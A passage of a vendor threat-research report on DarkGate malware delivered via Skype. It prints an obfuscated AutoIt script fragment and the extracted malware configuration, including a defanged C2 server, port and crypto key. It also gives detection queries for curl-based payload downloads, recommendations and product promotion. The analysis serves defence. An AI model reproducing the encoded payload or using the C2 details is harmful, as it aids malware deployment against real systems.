
Table 1. Storing log and configuration data

File path	**Details**
%ProgramData%\{Generated 7 Characters}\{Generated 7 Characters for logsfolder}\{date}.log	Encrypted key logs
%ProgramData%\{Generated 7 Characters}\{Generated 7 Characters for logsfolder}\{Generated 7 Characters for "settings"}	Encrypted malware settings



```
vECLahxcArBiMNemXbkEHIsbjFdobfPAYIqQVNIsfuVuEqMwDlxoMBPEYXTqLVYnmvarnZYuNONRpcXnFswIxCuusZBEuZJHZbAoUyzhnPzYYFZCnLwyvoZepU
AeFLJVquaINmotnWjKkEHwalUyrMvaFVclErjCHYOASMuEiLJBmweqMwBxcourSxcZccUtLUuTpPQcoWAvUBZSEClmuIGZzdiVsTVuFXEPlFxQIuUTzfxYcwbF
sdPGOxJXvNTWMCntTNlLoiMWbpcSWBowYbAJPvJILCOCSLFJFpWpStKeahPXvZxBrAruyXSdqYgeZjWQQDvUYqfvDChZYDmNHPPLDjHLUFTHCnQVXrtHdvZxts
cXtJCbiGsuHrkLHZvFnXZeEPCvtmepJlRfPtzkmgxWfQtFuBEFiRvBtzCQXBSCsNuWJqslqOxFihJAzyLBGkntasbpKfwpPwXnRRIZTzJwWaucXaCBtWTRpMAZ
raJjbHofsWgxAAxnmmxsnlqewCQdftARwqhrFGBPJjIDTDYFRNBcCdHRinTrttADrsdvKDtVGRupKIxRoJXrBtJPmTaRgmWFoBvFcyVpnPHHQpccUnPTyUZiKR
vQzTglptSDXpIcbEVGfpReWRRSknFxTovCGDvtmFNBpSHDJtYlCUTEtXBZjZYuxVHqPafTQckjCTqzqZLzkKiYfocAuzdbvhSusnukCKWPOXCKsSpzjOItQEoi
wclIeYcfKOzKOJweEFNvBedoJzpMaQNkyUqQidvNsvBtImTrjjKbUvCWaIVMbePumeFsFLsLSwEfmOirraJoTjyDByqSbDuccFSrLVwqUxKxrSTswkvgjxQnIz
qqbIjXQpnghkyWiAVOFgomuTcPUSLjXKFeSSFvZWxrTQyYAZflCwtpLWmPtJBxYxSWgPLpIiCSkGHPOLmHxMTsBmcUsUQluzLutnsWwBfRMhuSYUhLzghQzBZh
SbqKaZOLTkYjCwfKxAqDffGTHTqARveQmrbcFwBaNHOyMkcf
wwWidcASlq
6v33p6Wnp6ejp6inWFinpx+np6enp6en56e9p6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6anpx23p6m4E65qhh+m62qGNzfzz87Uh9fVyMDVxs
qHytLU04fFwofV0smH0snDwtWH8M7JlJWqrYOQp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6en
p6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp/
fip6frpq+nvvnljaenp6enp6enR6cpJqympb6n9aGnp7+mp6enp6cj/KGnp7enp6fXoaenp+enp7enp6elp6ejp6enp6enp6Onp6enp6enp1egp6ejp6enp6en
paenp6ent6en56enp6e3p6e3p6enp6ent6enp6enp6enp6enp5egpzG9p6enR6Cnt6enp6enp6enp6enp6enp6en16Cnt8Onp6enp6enp6enp6enp6enp6
enp6enp6enp6fHoKe/p6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6enp6en5Ojj4qenp6cb9qGnp7enp6f1oaeno6enp6en
p6enp6enp6enh6enx+Pm8+anp6en9zanp6fXoaenNaenp/Ghp6enp6enp6enp6enp+enp2fl9PSnp6enp9K3p6ent6Cnp6enp6dPoaenp6enp6enp6enp6enp6
dnic7DxtPGp6cxvaenp5egp6e7p6enT6Gnp6enp6enp6enp6enp6en56enZ4nTy9Snp6enq6enp6f3oKenp6enp6Ogp6enp6enp6enp6enp6enp2eJ1cPG08anp7+n
p6enx6Cnp6Wnp6ejoKenp6enp6enp6enp6fnp6f3idXCy8jEp6e3w6enp9egp6fBp6enoaCn
zxNLODatcBZtNYEaobmqKkdAAQNiwsvGRVVHdsCxRIOBChzXjdljcVXoyDHnAPGaWhnTnRWZuFTPEkypioqtFQQIberoTndbtLjgrWVHjrIPjGkmuyLJSsfMao
LGdwTdvdjPQcgxTjeqIWLTQkNISzhdwttYJjzxjwVdMneVwQOssMynhUVDgQiEJWyiruSAyWjLHhlbcjbfINowSQPpLynPrRTlIckxWxUrFVRlmFLYWLstjbhz
ljyEorbwnjkAVLggjpgrMLuBDzqZgvSBKmIoGYdlQYVQCrgczIkLDznGZZjiyMYvNDHKPELoZFPyNIkNgWbhbjgnFmqLMDJVBDdfxwwwxtICkYTElFzTHxxGTp
BymmnzHqBkAakNVINcqnOEuNrCmlthmrXgcbknlwxjjjLCeVKXpwJBRclsUNFyjEjvZWegXflGWiqnKIAigkASkJJSXKEtjsjWJSHGbebFzxXCzzCDBfqMIAjg
bXpWNdnqxzObfNdIRTkqmeGYazpdXVbHZNvrviieyryqwbpOmHqGLmWiQEOtnRwsZMobJlcOFPVgKvItllkNLNbTZsoWsSzKwPRHgRuRCbuRjZYrEyrlbDUOqK
tMxdlAajIbqNgIJdsDGwUYtBWKAISBsoSyrkAfGxZlQLBGmLtcpYbgVUNdYgIKxFGzoBgnAAKxmGpciJiOZwQZOsowofxRJZKUdUMjfEqjjuAkkxEXalJpReCf
qRMxUFoxcMWCkmZdpcIpPrJxjqQilCrDWFyZLxJJbffzMszXkKDBmzCTQmvlpBYCeQVRDrsOrCHDbhpUDAAZCVzzPiyzKizWHXPtDVXFSnNREhxieLgQAvVrzN
XAuUARCAjTHHiPXZENllKkwJwZIGvfNsHmABrEOgCHzRUHBdfpYDtKqQSCrZJjaOoeAhUKoBOSCGkhYtnQkMzAxDmuFRDJhAwVgkNUbxgLcYkakwRjyCJKECMw
rodwGDFbrygebOlqXHlIJozJJjmEytZBhnoVsBjmsbTuowhN
Q)w*BC
_aNP5T
>f+O-<4
<SJ42t
```

Figure 8. Snippet of the .AU3 script



```
Config: {
    "anti_analysis": false,
    "anti_debug": true,
    "anti_vm": false,
    "C2_ping interval": 4,
    "C2_port": 2351,
    "C2_servers": [
        "hxxp[://]5[.]188[.]87[.]58"
    ],
    "check disk": false,
    "check ram": false,
    "check xeon": false,
    "crypter_au3": false,
    "crypter_dll": false,
    "crypter_rawstub": false,
    "crypto_key": "QgIiQMCHHpPSkd",
    "flag 14": 4,
    "flag_18": true,
    "flag_19": true,
    "internal mutex": "bKcDaE",
    "min_disk": 100,
    "min_ram":4096,
    "rootkit": true,
    "startup_persistence": true
}
```

Figure 9. Extracted configuration

Post-installation activities

The threat was observed acting as a downloader of additional payloads. Post-installation of the DarkGate malware, it dropped files in the *<C:/Intel/>* and *<%appdata%/Adobe/>* directories, which helps in its attempt to masquerade itself.

The dropped files were detected as variants of either DarkGate or Remcos, potentially as a means to strengthen the attackers' foothold in the infected system. Here are some of the sample file names we found for these additional payloads:

- *Folkevognsrugbrd.exe*
- *logbackup_0.exe*
- *sdvbs.exe*
- *Vaabenstyringssystem.exe*
- *Sdvaners.exe*
- *Dropper.exe*




Figure 10. DarkGate malware dropping additional payloads
download
Conclusion and recommendations

In this case study, the attack was detected and contained before the actor could achieve their objectives. However, we've noted that given the attacker's previous pivot to advertising and leasing DarkGate, the objectives of the attacker might vary, depending on the affiliates involved. Cybercriminals can use these payloads to infect systems with various types of malware, including info stealers, ransomware, malicious and/or abused remote management tools, and cryptocurrency miners.

In the main case discussed, the Skype application was legitimately used to communicate with third-party suppliers,making it easier to penetrate and/or lure the users in accessing the malicious file. The recipient was just the initial target to gain a foothold in the environment. The goal is still to penetrate the whole environment, and depending on the threat group that bought or leased the DarkGate variant used, the threats can vary from ransomware to cryptomining. From our telemetry, we have seen DarkGate leading to tooling being detected commonly associated with the Black Basta ransomware group.

As long as external messaging is allowed, or abuse of trusted relationships via compromised accounts is unchecked, then this technique for initial entry can be done to and with any instant messaging (IM) apps. The introduction of any new application to an organization should be accompanied by measures for securing and limiting that organization's attack surface. In this case, IM applications should be controlled by the organization to enforce rules such as blocking external domains, controlling attachments, and, if possible, implementing scanning. Multifactor authentication (MFA) is highly recommended to secure applications (including IM ones) in case of valid credentials' compromise. This limits the potential proliferation of threats using these means.

Application allowlisting is a good defense mechanism to deploy to hosts through policies and ensures that end users can only access and execute certain applications. In this instance, the AutoIt application is rarely required to be resident or run on end-user machines.

Although the arrival vector of the threat is nothing new, it shows that cybersecurity should start as left of attacks and infection routines as possible. Regardless of rank, organizations should regularly conduct and implement informative methods to continuously raise user security awareness among employees during training. More importantly, the aim is to empower people to recognize and protect themselves against the latest threats. Hijacked threads, either via email or instant message, rely on the recipient believing that the sender is who they say they are and therefore can be trusted. Empowering users to question this trust and to remain vigilant can therefore be an important factor in raising security awareness and confidence.

This case highlights the importance of in-depth, 24/7 monitoring, defense, and detection via Trend Micro™ Managed XDR, included in Trend Service One™,as the responsiveness of our security analysts to detect and contain threats from progressing to high severity compromise plays an important role in shifting tactics, techniques, and procedures (TTPs). Organizations should also consider Trend Vision One™, which offers the ability to detect and respond to threats across multiple security layers. It can isolate endpoints, often the source of infection, until they are fully cleaned, or until the investigation is done.the investigation is done.

For Trend Vision One customers, here are some of the Vision One search queries for DarkGate:

> processFilePath:wscript.exe AND objectFilePath:cmd.exe AND objectCmd:(au3 OR autoit3.exe OR curl) AND eventSubId: 2

"cmd.exe" spawns "curl.exe", which will retrieve the legitimate AutoIt application and the associated malicious .au3 (.au3 representing a AutoIt Version 3 script file). From the query eventSubId: “2” indicates TELEMETRY_PROCESS_CREATE

```
parentFilePath:cmd.exe AND processFilePath:curl.exe AND processCmd:*http* AND objectFilePath:*vbs AND eventSubId:101
```

Check for any VBScript download via curl. From the query, “eventSubId: 101” indicates TELEMETRY_FILE_CREATE

Indicators of Compromise (IOCs)

Download the indicators here.